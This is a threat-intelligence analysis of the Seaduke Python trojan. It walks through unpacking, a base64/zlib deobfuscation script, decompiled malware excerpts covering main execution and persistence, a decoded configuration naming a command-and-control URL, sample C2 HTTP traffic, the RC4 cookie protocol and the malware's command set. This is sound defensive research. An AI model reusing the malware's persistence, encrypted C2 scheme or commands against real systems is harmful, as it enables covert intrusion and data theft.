Unit 42 Technical Analysis: Seaduke

By Josh Grunzweig

Published: 2015-07-14 · Archived: 2026-04-05 17:43:28 UTC

Earlier this week Symantec released a blog post detailing a new Trojan used by the 'Duke' family of malware. Within this blog post, a payload containing a function named 'forkmeiamfamous' was mentioned. While performing some research online, Unit 42 was able to identify the following sample, which is being labeled as 'Trojan.Win32.Seadask' by a number of anti-virus companies.

MD5	A25EC7749B2DE12C2A86167AFA88A4DD
SHA1	BB71254FBD41855E8E70F05231CE77FEE6F00388
SHA256	3EB86B7B067C296EF53E4857A74E09F12C2B84B666FC130D1F58AEC18BC74B0D
Compile Timestamp	2013-03-23 22:26:55
File type	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed

Our analysis has turned up more technical details and indicators on the malware itself that aren't mentioned in Symantec's post. Here are some of our observations:

First Layer of Obfuscation

Once the UPX packer is removed from the malware sample, it becomes quickly apparent that we're dealing with a sample compiled using PyInstaller. This program allows an individual to write a program using the Python scripting language and convert it into an executable for the Microsoft Windows, Linux, Mac OSX, Solaris, or AIX platform. The following subset of strings that were found within the UPX-unpacked binary confirms our suspicions.

- sys.path.append(r"%s")
- del sys.path[:]
- import sys
- PYTHONHOME
- PYTHONPATH
- Error in command: %s
- sys.path.append(r"%s?%d")
- _MEI%d
- INTERNAL ERROR: cannot create temporary directory!
- WARNING: file already exists but should not: %s
- Error creating child process!

- Cannot GetProcAddress for PySys_SetObject
- PySys_SetObject

Because the sample was written in Python originally, we're able to extract the underlying code. A tool such as '[PyInstaller Extractor]' can be used to extract the underlying pyc files present within the binary.



Figure 1. Extracted Python files from Seaduke

We can then use a tool such as [uncompyle2] to convert the Python byte-code into the original source code. Once this process is completed, we quickly realize that the underlying Python code has been obfuscated.

```
import base64
import zlib

@property
def NIrV():
    return True



DBSMMvGZwbAE = "D0ecxfn7RgbIPG4wCU12375Yr7vlyeYQDaMnP3pwjjyvzKaCeVLpeHjADsZU"
obPTbMduup = "w8HfnrD8UM2xMwCoFvJwbOQIb/
    xTmCfnD8uZpeOPixg8P8R2CjiHpCKeJdmaOkzzS9mIBptF5WmB5PxR5z/K/
    B8VMoheQMUN28fzFPbOc740w7uDKUjTNcVaI1+vYmo/
    Xiw8hMXC4oYaz9LdZaLZOckGzdWLwjljUVXOMbzV2VDa5WWC0f6"
HxIo = "W3yRB/tRxPebj9pnn0OXMbGFFriiiiMKIs72DQh5A/A9eRIikHyOc61Jve"
GHfhKqxuxyGxkn = "Oox0nQNWOADZY4SlKUNW"
UyTqi = "jXL1xYsXDBGl6k8z1vursrcrHcu2eQ7Rabsse6LGZdTchQl7DseVfna2BZiIE5eUex1iQm
FoKXOR2cqcUUeowVAnd8dDxYyvh3OXQR8CA1s3PFBSMHd5Vg4McVYHziIdERh8dSxEdewObKHwB0K/
    iLVdsGQrC1tm4x7tMVEo4unZIaV5p9oNPVDZvCCqUjFLJFzi"
@property
def wzCrqSfr():
    return None


def NEtwnBknJtr(wZFDkV):
    return True

```

Figure 2. Obfuscated Python code

Second Layer of Obfuscation

Tracing through the obfuscated code, we identify an ‘exec(ZxkBDKLakV)’ statement, which will presumably execute some Python code. Tracing further, we discover that this string is generated via appending a number of strings to the ‘ZxkBDKLakV’ variable. Finally, we find that after this string is created, it is base64-decoded and subsequently decompressed using the ZLIB library.

Figure 3. Second layer of obfuscation identified

The following simple Python code can be used to circumvent this layer of obfuscation:

```
1  import sys, re, base64, zlib
2  if len(sys.argv) != 2:
3  print "Usage: python %s [file]" % __file__
4  sys.exit(1)
5  f = open(sys.argv[1], 'rb')
```

```
6   fdata = f.read()
7   f.close()
8   # Set this accordingly
9   variable = "ZxkBDKLakV"
10  regex = "%s \+= ([a-zA-Z0-9]+)\n" % variable
11  out = ""
12  for x in re.findall(regex, fdata):
13  regex2 = "%s = \"([a-zA-Z0-9\+\/]+)\"" % x
14  for x1 in re.findall(regex2, fdata):
15  out += x1
16  o = base64.b64decode(out)
17  print zlib.decompress(o)
18
19
20
21
22
```

The remaining Python code still appears to be obfuscated, however, overall functionality can be identified.

Final Payload

As we can see below, almost all variable names and class names have been obfuscated using long unique strings.



Figure 4. Obfuscation discovered in final payload

Using a little brainpower and search/replace, we can begin identifying and renaming functionality within the malware. A cleaned up copy of this code can be found on GitHub. One of the first things we notice is a large blob of base64-encoded data, which is additionally decompressed using ZLIB. Once we decode and decompress this data, we are rewarded with a JSON object containing configuration data for this malware:

```
227  bot_settings=json_loads(zlib_decompress(base64_b64decode('eJx1kF1PwjAUhv/K0iuNp
     iUMg8Fw4QSTAfFrQQ3GNN12Nua2dpyWj0n877ZAvPOqzTnP+77nnD3JCtSG41ryFCrRkoHXufRICa22
     3z0R4F4yDb/i7wVb7NLx1XTUfVf6fRXG4xTvdq1fr0ZRNHub9IP70ldDYvVWxouNUyYVzKdhcVHfvkb
     TWbf/2Juw+fNwSH4ctjaqUiLlGowpZH7MhB1wKWpw8pnKlZyH1NYOvk3zX8uODwa4yAygbWei0uAyls
     rupxMsGuPsP8jSmGbAWK1kYRRS3UqaSIZa02bZkE8rQcgADy4HWFt6u93STCQQK1XSRNXMRa41IBc5S
     OPQqDAQCGQ+9em1dxZYshZYehHgBvD
       GO+Vqi8UCqcKcnZPjrXmROoenXvCwe0m4IkgRV3ab04H+FvoFdgWNdw==')))
228  bot_settings['bot_id']=id_generator(size=4)+'-'+bot_settings['key_id']
```

Figure 5. Base64-encoded / ZLIB compressed data

```
{
"first_run_delay": 0,
"keys": {
"aes": "KIjbzZ/ZxdE5KD2XosXqIbEdrCxy3mqDSSLWJ7BFk3o=",
"aes_iv": "cleUKIi+mAVSKL27O4J/UQ=="
},
"autoload_settings": {
"exe_name": "LogonUI.exe",
"app_name": "LogonUI.exe",
"delete_after": false
},
"host_scripts": ["http://monitor.syn[.]cn/rss.php"],
"referer": "https://www.facebook.com/",
"user_agent": "SiteBar/3.3.8 (Bookmark Server; http://sitebar.org/)",
"key_id": "P4BNZR0",
"enable_autoload": false
}
```

This configuration object provides a number of clues and indicators about the malware itself. After this data is identified, we begin tracing execution of the malware from the beginning. When the malware is initially run, it will determine on which operating system it is running. Should it be running on a non-Windows system, we see a call to the infamous ‘forkmeiamfamous’ method. This method is responsible for configuring a number of Unix-specific settings, and forking the process.

```
2256  def seh_wrapper():
2257    if botKlass.frozen:
2258      # _MEIPASS is the partial foldername where Python libraries are stored.
2259      # Cleaning up these directories to remove any remnants.
2260      attr__MEIPASS=getattr(sys,'_MEIPASS',None)
2261      botKlass.add_cleanup_dir(attr__MEIPASS)
2262      botKlass.do_cleanup_dirs()
2263    if botKlass.enable_autoload and not botKlass.autoload_registered:
2264      botActionKlass=BotSelfActionsKlass()
2265      botActionKlass.register()
2266    try:
2267      main()
2268    except KeyboardInterrupt as ki:
2269      sys_exit(0)
2270
2271
2272  if __name__=="__main__":
2273    time_sleep(botKlass.run_delay)
2274    if not botKlass.was_first_run:
2275      botKlass.was_first_run=True
2276    if v_sys_platform!='win32':
2277      forkmeiamfamous()
2278    me=BotInstallKlass(botKlass.key_id)
2279
2280    try:
2281      seh_wrapper()
2282    except SystemExit:
2283      me=None
2284      time_sleep(1)
2285      sys_exit(0)
2286    except Exception as e:
2287      me=None
2288      time_sleep(1)
2289      sys_exit(0)
```

Figure 6. Main execution of malware

Continuing along, we discover that this malware has the ability to persist using one of the following techniques:

1. Persistence via PowerShell
2. Persistence via the Run registry key
3. Persistence via a .lnk file stored in the Startup directory

The malware copies itself to a file name referenced in the JSON configuration.

```
1063  def register_tree(self):
1064    return_value=dict()
1065    for registration_type in (self.register_pshell_bind, self.register_legacy, self.register_appdata):
1066      try:
1067        return_value=registration_type()
1068        if return_value:
1069          return return_value
1070      except Exception as e:
1071        pass
1072    return return_value
```

Figure 7. Persistence techniques

After the malware installs itself, it begins making network requests. All network communications are performed over HTTP for this particular sample; however, it appears to support HTTPS as well. When the malware makes the initial outbound connection, a specific Cookie value is used.

```
GET /rss.php HTTP/1.1
Accept-Encoding: identity
Host: monitor.syn.cn
Cookie: EBJh=ZTlKi; qN8=nYWej; Kh7=UpD; ycPlc=rGM; EcT=E
Connection: close
User-Agent: SiteBar/3.3.8 (Bookmark Server; http://sitebar.org/)
```

Figure 8. Initial HTTP request made

In actuality, this Cookie value contains encrypted data. The base64-encoded data is parsed from the Cookie value (padding is added as necessary).

EBJhZTlKiqN8nYWejKh7UpDycPlcrGMEcTE=

The resulting decoded data is shown below.

\x10\x12ae9J\x8a\xa3|\x9d\x85\x9e\x8c\xa8{R\x90\xf2p\xf9\\\xacc\x04q1

The underlying data has the following characteristics.

Byte Position	Description
0	Single Character
1	Single Character
2	Random String
?	RC4-encrypted data

Figure 9. Cookie data structure

XORing the first single character against the second character identifies the length of the random string. Using the above example, we get the following.

First Character : '\x10'
Second Character : '\x12'
String Length (16 ^ 18) : 2
Random String : 'ae'
Encrypted Data : '9J\x8a\xa3|\x9d\x85\x9e\x8c\xa8{R\x90\xf2p\xf9\\\xacc\x04q1'

Finally, the encrypted data is encrypted using the RC4 algorithm. The key is generated by concatenating the previously used random string with the new one, and taking the SHA1 hash of this data.

SHA1(Random String + Previous Random String)

This same key is used to decrypt any response data provided by the server. The server attempts to mimic a HTML page and provides base64-encoded data within the response, as shown below.

```
HTTP/1.1 200 OK
Date: Fri, 24 Apr 2015 22:24:24 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Length: 166
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>

<html><head>
 <title>  2t  5j  </title>    <i>
v6U5 Kv2dj2u
</i>
</head>     <body>

    <i>4YwD  WF 8OT

 </i>
 </body></html>
```

Figure 10. Server response

Data found within tags in the HTML response is joined together and the white space is removed. This data is then base64-decoded with additional characters (‘-_’) prior to being decrypted via RC4 using the previously discussed key. After decryption occurs, the previous random string used in key generation is updated with the random string. In doing so, the attackers have ensured that no individual HTTP session can be decrypted without seeing the previous session. If the decrypted data does not produce proper JSON data, Seaduke will discard it and enter a sleep cycle.

Otherwise, this JSON data will be parsed for commands. The following commands have been identified in Seaduke.

Command	Description
cd	Change working directory to one specified
pwd	Return present working directory
cdt	Change working directory to %TEMP%

autoload	Install malware in specified location
migrate	Migrate processes
clone_time	Clone file timestamp information
download	Download file
execw	Execute command
get	Get information about a file
upload	Upload file to specified URL
b64encode	Base64-encode file data and return result
eval	Execute Python code
set_update_interval	Update sleep timer between main network requests
self_exit	Terminate malware
seppuku	Terminate and uninstall malware

In order for the ‘self_exit’ or ‘seppuku’ commands to properly execute, the attackers must supply a secondary argument of ‘YESIAMSURE’.

Conclusion

Overall, Seaduke is quite sophisticated. While written in Python, the malware employs a number of interesting techniques for encrypting data over the network and persisting on the victim machine. WildFire customers are protected against this threat. Additionally, Palo Alto Networks properly categorizes the URL used by Seaduke as malicious.
